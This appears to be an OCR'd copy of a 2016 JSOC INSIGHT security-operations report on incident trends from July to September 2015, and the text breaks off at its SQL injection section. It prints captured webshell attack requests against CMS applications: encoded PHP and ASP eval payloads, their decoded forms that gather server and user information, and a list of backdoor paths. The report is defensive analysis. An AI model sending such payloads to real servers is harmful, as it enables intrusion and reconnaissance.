
INSIGHT

vol.10

April 8, 2016

JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER



JSOC INSIGHT Vol.10

1 Preface....2

2 Executive Summary....3

3 Trends in Severe Incidents at the JSOC....4

3.1 Trends in severe incidents....4

3.2 Analysis of severe incidents....5

3.3 Attack traffic that has been detected numerous times....6

3.3.1 Hosts that allow SNMP queries from the Internet....6

3.3.2 Code execution attempts against a variety of content management system (CMS) applications....7

3.3.3 SQL injection attacks designed to alter Web pages....10

3.3.4 Attack traffic that uses a vulnerability scan tool....11

4 Topics of This Volume....12

4.1 Relationship between increasing exploit kits and ZeusVM....12

4.1.1 Relationship between increasing detections of exploit kits and ZeusVM....12

4.1.2 Behavior and characteristics of ZeusVM traffic....14

4.1.3 Countermeasures against infection by ZeusVM and other malware types that target online banking....18


4.2 DoS vulnerability found in BIND (CVE-2015-5477)....20

4.2.1 Overview of the denial-of-service vulnerability in BIND....20

4.2.2 Testing attack traffic that exploits the vulnerability....20

4.2.3 Countermeasures against attacks that exploit the vulnerability....22

5 Conclusion....23



1 Preface

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts pour over communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.
We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.


Japan Security Operation Center

Analysis Team

Data collection period
July 1, 2015 to September 30, 2015

Devices used
This report is based on data from security devices supported by the LAC-supplied JSOC Managed Security Services.

* This document is for information purposes only. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document.
* When using data from this report, be sure to cite the source. (For example, “Source: JSOC INSIGHT, vol. 10, from LAC Co., Ltd.”)
* The information contained in this document is as of the initial publication of this document and may be changed by the time it is viewed or provided.



2 Executive Summary

This report shows the analysis of the trends in the incidents that occurred from July to September, 2015, and introduces especially notable threats.


- **Relationship between increasing exploit kits and ZeusVM**

  A tool kit, the Angler Exploit Kit, which attempts system intrusion, has been causing increased traffic infected with "ZeusVM". ZeusVM-infected hosts of various customers have been connected to the same C2 server during the same period, and the effect of blacklist-based countermeasures has been limited because such a change occurred during a short period of time.

  The "Emdivi" malware reportedly used in the Japan Pension Service information leakage incident was detected during the same period as that of an increase in the number of incidents of misdirection to an incorrect site with exploit kits and other malware types. The Emdivi infection route has not yet become known. The expansion of infection may be due to targeted attacks using email as well as watering hole and other types of attacks altering websites. Emdivi has decreased and has not been detected since the end of last July.

- **DoS vulnerability found in BIND (CVE-2015-5477)**

  A vulnerability in BIND that lets services be stopped externally was disclosed. JSOC has not detected any traffic attack that exploits this vulnerability, but it will be exploited very easily, because its proof-of-concept code is already disclosed. Any vulnerable versions will be affected by attack, irrespective of BIND configuration, and those versions should be updated as quickly as possible.



3 Trends in Severe Incidents at the JSOC

3.1 Trends in severe incidents

Our security analysts at the JSOC pour over the logs detected by IDS/IPS, sandboxes, and firewalls, and assign one of four incident severity levels according to the nature of incident and the degree of impact that the incident has on monitored targets. Of the four severity levels, Emergency and Critical indicate severe incidents for which the likelihood of a successful attack occurring or causing serious damage is high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incident for which a successful attack is confirmed
	Critical	Incident for which the likelihood of a successful attack is high or for which a failed attempt at an attack is not confirmed This indicates that the incident is due to malware infection.
Reference incident	Warning	Incident for which a failed attempt at an attack is confirmed or no real damage is confirmed
	Informational	Incident that does not trigger an attack causing any real damage and has no significant impact, such as scanning

Figure 1 shows the changes in the number of severe incidents from July to September 2015.





Figure 1 Changes in the number of severe incidents (July to September 2015)

As a severe incident that occurred in an intra-network, traffic infected with the Emdivi malware reportedly used in the Japan Pension Service information leakage incident was detected from last June until the middle of last July[1] ([1]) in Figure 1). Such traffic incidents have decreased and have not been detected since the end of last July. Since the end of last August, traffic deemed to be infected with a Zeus variant, "ZeusVM", which targets Internet banking information, has been detected for multiple customers.

The number of severe incidents related to attacks from the Internet increased sharply between the second week and fourth week of July 2015 ([2] in Figure 1). This sharp increase is due to similar attacks made by multiple attackers against the vulnerable hosts of certain customers.


[1] JSOC INSIGHT vol.9 4.1 "Malware infection as a targeted attack"
http://www.lac.co.jp/security/report/pdf/20151022_jsoc_o001t.pdf



Until several years before, there was an increase in attack traffic mainly originating from China on or around the Japanese anniversary of the end of the war (August 15) or around the date of the Liutiaohu Incident, which triggered the Manchurian Incident (September 18).[2] However, the last year also did not see such a phenomenon or any significant change in the trend of the attacks detected ([3] in Figure 1).

3.2 Analysis of severe incidents

Figure 2 shows a breakdown of severe incidents that occurred in intra-networks.
In the number of severe incidents that occurred in intra-networks, the period from July to September 2015 saw a significant decrease (212 down from 400) as compared to the period from April to June 2015. This is due to countermeasure implementation completed at the end of last May, although malware infection continued from April to June for certain customers. The number of severe incidents in general decreased, but many suspicious traffic instances deemed due to Emdivi infection (until the middle of last July, as shown in [2] of Figure 2) and ZeusVM infection (since the end of last August, as shown in [1] of Figure 2) were detected.




a. April to June 2015 **b. July to September 2015**


Figure 2 Breakdown of severe incidents that occurred in intra-networks*

* The item "Emdivi, etc." includes other targeted attack types.

Figure 3 shows a breakdown of severe incidents related to attacks from the Internet.
The number of severe incidents related to attacks from the Internet between July and September 2015 (289 incidents) is almost the same as that between April and June 2015 (287 incidents). However, there were changes in the breakdown, and the number of HeartBleed attacks increased ([1] in Figure 3), while that of suspicious file upload attacks decreased ([2] in Figure 3).
This HeartBleed attack increase is attributed to the fact that a specific customer had a vulnerable host and similar attacks were repeated against that host. Attacks from the Internet are often similar attacks made by multiple attackers against targets already known to be vulnerable. Once a host is known to be vulnerable, it is necessary to take countermeasures as quickly as possible without leaving the vulnerability.

[2] Alert on Cyber-attacks Related to September 18
http://www.lac.co.jp/security/alert/2013/09/12_alert_01.html





a. April to June 2015 b. July to September 2015

Figure 3 Breakdown of severe incidents related to attacks from the Internet

3.3 Attack traffic that has been detected numerous times

This section introduces noteworthy attack traffic detected by JSOC between July and September 2015.

3.3.1 Hosts that allow SNMP queries from the Internet

Since July 2013, DDoS attacks[3] have been increasing. These attacks consist of reflector attacks that exploit misconfigured public UDP services such as DNS and NTP. Such exploited UDS services include SNMP services used for operation monitoring. Reportedly, the size of a response to a request (that is, the amplification factor) for an SNMP service reached as high as approx. 650.[4]


JSOC has not so far detected any customer host exploited as a stepping stone for SNMP DDoS attacking. However, JSOC has detected hosts with an SNMP service misconfigured to unintentionally allow SNMP query from the Internet. In such a case, an SNMP service was unintentionally running on a router or switch and was made public to the Internet. It is necessary to check the SNMP service configuration of routers and switches to make appropriate access control so that no unsolicited request is accepted from the Internet.[5]

With a future expansion of IoT, this type of misconfiguration will increase and may occur not only in devices such as routers, but also in other types of devices. It is important to know the operating status of every IoT product connected to the Internet, to check them for misconfigurations, and to make sure that appropriate access control is in place.

[3] JSOC INSIGHT vol.4 4.1 "Increasing DoS attacks that exploit public services"
http://www.lac.co.jp/security/report/pdf/20140722_jsoc_j001t.pdf

[4] Understanding and mitigating NTP-based DDoS attacks
https://blog.cloudflare.com/understanding-and-mitigating-ntp-based-ddos-attacks/

[5] Alert on SNMP Reflector Attacks
http://www.npa.go.jp/cyberpolice/detect/pdf/20141126.pdf





3.3.2 Code execution attempts against a variety of content management system (CMS) applications

JSOC has detected many code execution attempts against files used for various CMS applications and backdoor files installed after attacking. Table 2 shows examples of URLs targeted by such attacks, and Figure 4 shows examples of such attack traffic.

Table 2 Examples of URLs targeted for code execution attempts

Targeted URL	Possible targeted CMS
/	
/bbs/utility/convert/data/config.inc.php	phpMyAdmin
/cache/label/909.php	
/data/cache/t.php	DedeCMS
/images/swfupload/images/uploadye.php	DedeCMS
/include/code/mp.php	DedeCMS
/logo/1.php	
/member/feedback.php	DedeCMS
/plus/90sec.php	DedeCMS
/plus/ad_js.php?aid=8888	DedeCMS
/plus/mytag_js.php?aid=511348	DedeCMS
/templets/plus/sky.php	DedeCMS
/utility/convert/include/rom2823.php	phpMyAdmin
/wp-admin/js/edit.php	WordPress
/xiaolei.php	
/Ac2.asp;.jpg	
/miaojcx.asp;.jpg	






```
POST /plus/mytag_js.php?aid=511348 HTTP/1.1
Host: [redacted]
Accept: */*
Content-Length: 218
Content-Type: application/x-www-form-urlencoded

511348=@eval(base64_decode($_POST
[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2
ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%
2BfCIpOztwcmludCgiaGFvcmVuIik7O2VjaG8oInw8LSIpO2RpZSgpOw==
```

a-1 Attack traffic to display a particular character string

```
@ini_set("display_errors","0");@set_time_limit(0);
@set_magic_quotes_runtime(0);echo("-
>|");;print("haoren");;echo("|<-");die();
```

a-2 Decoded code





```
POST /jycpcx.asp;.jpg HTTP/1.1
Host: [redacted]
Accept: */*
Content-Length: 689
Content-Type: application/x-www-form-urlencoded

jj=eval("Ex"%26cHr(101)%26"cute(""Server.ScriptTimeout%3D3600:On+Error+Resume
+Next:Function+bd%28byVal+s%29%3AFor+i%3D1+To+Len%28s%29+Step+2%3Ac%3DMid%28s%2Ci%2C2%29%
3AIf+IsNumeric%28Mid%28s%2Ci%2C1%29%29+Then%3AExecute%28%22%22%22%22bd%3Dbd%26chr%28%26H%
22%22%22%22%26c%26%22%22%22%22%29%22%22%22%22%29%3AElse%3AExecute%28%22%22%22%22bd%3Dbd%
26chr%28%26H%22%22%22%22%26c%26Mid%28s%2Ci%2B2%2C2%29%26%22%22%22%22%29%22%22%22%22%29%
3Ai%3Di%2B2%3AEnd+If%22%22%26chr%2810%29%26%22%22Next%3AEnd+Function:Response.Write(""""-
>|""""):Ex"%26cHr(101)%26"cute(""""On+Error+Resume+Next:""""%26bd
(""""526573706F6E73652E5772697465282268616F72656E2229"""")):Response.Write(""""|
<-""""):Response.End"")")
```

b-1 Attack traffic using an On Error statement to display a particular character string

```
jj=eval("Ex"&cHr(101)&"cute(""Server.ScriptTimeout=3600:On Error
Resume Next:Function bd(byVal s):For i=1 To Len(s) Step
2:c=Mid(s,i,2):If IsNumeric(Mid(s,i,1))
Then:Execute("""""bd=bd&chr(&H""""&c&"""")""""):Else:Execute(""""
bd=bd&chr(&H""""&c&Mid(s,i+2,2)&"""")""""):i=i+2:End
If""&chr(10)&""Next:End Function:Response.Write(""""-
>|""""):Ex"&cHr(101)&"cute(""""On Error Resume
Next:""""&bd(""""526573706F6E73652E5772697465282268616F72
656E2229"""")):Response.Write(""""|<-""""):Response.End"")")
```

b-2 Decoded code





Stream Content

```
vales=%40eval%2F%2A%2A%2F%01%28%24%5FPOST%5Bz9%5D%2F%2A%2A%2F%01%28%24%5FPOST%5Bz0%5D%29%
29%
3B&z0=NjI1MzMwO0Bpbmlfc2V0KCJkaXNwbGF5X2Vycm9ycyIsIjAiKTtAc2V0X3RpbWVfbGltaXQoMCk7QHNldF9
tYWdpY19xdW90ZXNfcnVudGltZSgwKTtlY2hvKCItPnwiKTs7JEQ9ZGlybmFtZSgkX1NFUlZFUlsiU0NSSVBUX0ZJ
TEVOQU1FIl0pO2lmKCREPT0iIikkRD1kaXJuYW1lKCRfU0VSVkVSWyJQQVRIX1RSQU5TTEFURUQiXSk7JHJvb3Q9a
XNzZXQoJF9TRVJWRVJbJ0RPQ1VNRU5UX1JPT1QnXSk%
2FJF9TRVJWRVJbJ0RPQ1VNRU5UX1JPT1QnXTooaXNzZXQoJF9TRVJWRVJbJ0FQUExfUEhZU0lDQUxfUEFUSCddKT9
0cmltKCRfU0VSVkVSWydBUFBMX1BIWVNJQ0FMX1BBVEgnXSwiXFwiKTooaXNzZXQoJF9bJ1BBVEhfVFJBTlNMQVRF
RCddKT9zdHJfcmVwbGFjZSgkX1NFUlZFUlsiUEhQX1NFTEYiXSk6c3RyX3JlcGxhY2Uoc3RyX3JlcGxhY2UoIi8iL
CJcXCIsaXNzZXQoJF9TRVJWRVJbIlBIUF9TRUxGIl0pPyRfU0VSVkVSWyJQSFBfU0VMRiJdOihpc3NldCgkX1NFUl
ZFUlsiVVJMIl0pPyRfU0VSVkVSWyJVUkwiXTokX1NFUlZFUlsiU0NSSVBUX05BTUUiXSkpLCIiLGlzc2V0KCRfU0V
SVkVSWyJQQVRIX1RSQU5TTEFURUQiXSk%
2FJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdOiRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSkpKTskUj0ieyR
EfXwiLiRyb290LiJ8IjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJBIiwiWiIpIGFzICRM
KWlmKGlzX2RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFIuPSJ8IjskdT0oZnVuY3Rpb25fZXhpc3RzKCdwb3Npe
F9nZXRlZ2lkJykpP0Bwb3NpeF9nZXRwd3VpZChAcG9zaXhfZ2V0ZXVpZCgpKTonJzskdXNyPSgkdSk%
2FJHVbJ25hbWUnXTpAZ2V0X2N1cnJlbnRfdXNlcigpOyRSLj1waHBfdW5hbWUoKTskUi49Iih7JHVzcn0pIjtwcml
udCAkUjs7ZWNobygifDwtIik7ZGllKCk7&z9=BaSE64%5
```

c-1 Attack traffic to output information such as user ID (partial)

```
@ini_set("display_errors","0");@set_time_limit(0);@set_magic
_quotes_runtime(0);echo("-
>|");;$D=dirname($_SERVER["SCRIPT_FILENAME"]);if($D==
"")$D=dirname($_SERVER["PATH_TRANSLATED"]);$R="{$D}
¥t"."-|";if(substr($D,0,1)!="/"){foreach(range("A","Z") as
$L)if(is_dir("{$L}:"))$R.="{$L}:";}$R.="¥t";$u=(function_exi
sts('posix_getegid'))?@posix_getpwuid(@posix_geteuid()):'';$
usr=($u)?$u['name']:@get_current_user();$R.=php_uname()
;$R.="({$usr})";print $R;;echo("|<-");die();
```

c-2 Decoded code


Figure 4 Example of attack traffic that targets a CMS

As shown in Figure 4, attackers use various codes to display a particular character string or to obtain server configuration information.

A CVE or other vulnerability information related to this type of attack has not yet been identified, but JSOC has detected many attacks against files and folders included in widely used CMS applications such as phpMyAdmin, DedeCMS, and WordPress, as well as backdoor files installed after attacking. As this type of attack traffic has been detected irrespective of the use of the target Web application or the existence of a backdoor file, it may be an attack traffic type that uses a tool to check for vulnerabilities or that uses a backdoor to exploit a host.


Although no damage incident has been reported so far, it is necessary to make sure of the following points again for server and application software running on a public server.

☐ The management network has no unwanted public server.
☐ The public servers have no unwanted content.
☐ The software versions used have no vulnerability.
☐ The Web applications used have no vulnerability.
☐ The public servers have no suspicious file or process.



3.3.3 SQL injection attacks designed to alter Web pages

Many SQL injection attacks designed to alter Web pages were detected. Figure 5 shows an example of such attack traffic.




```
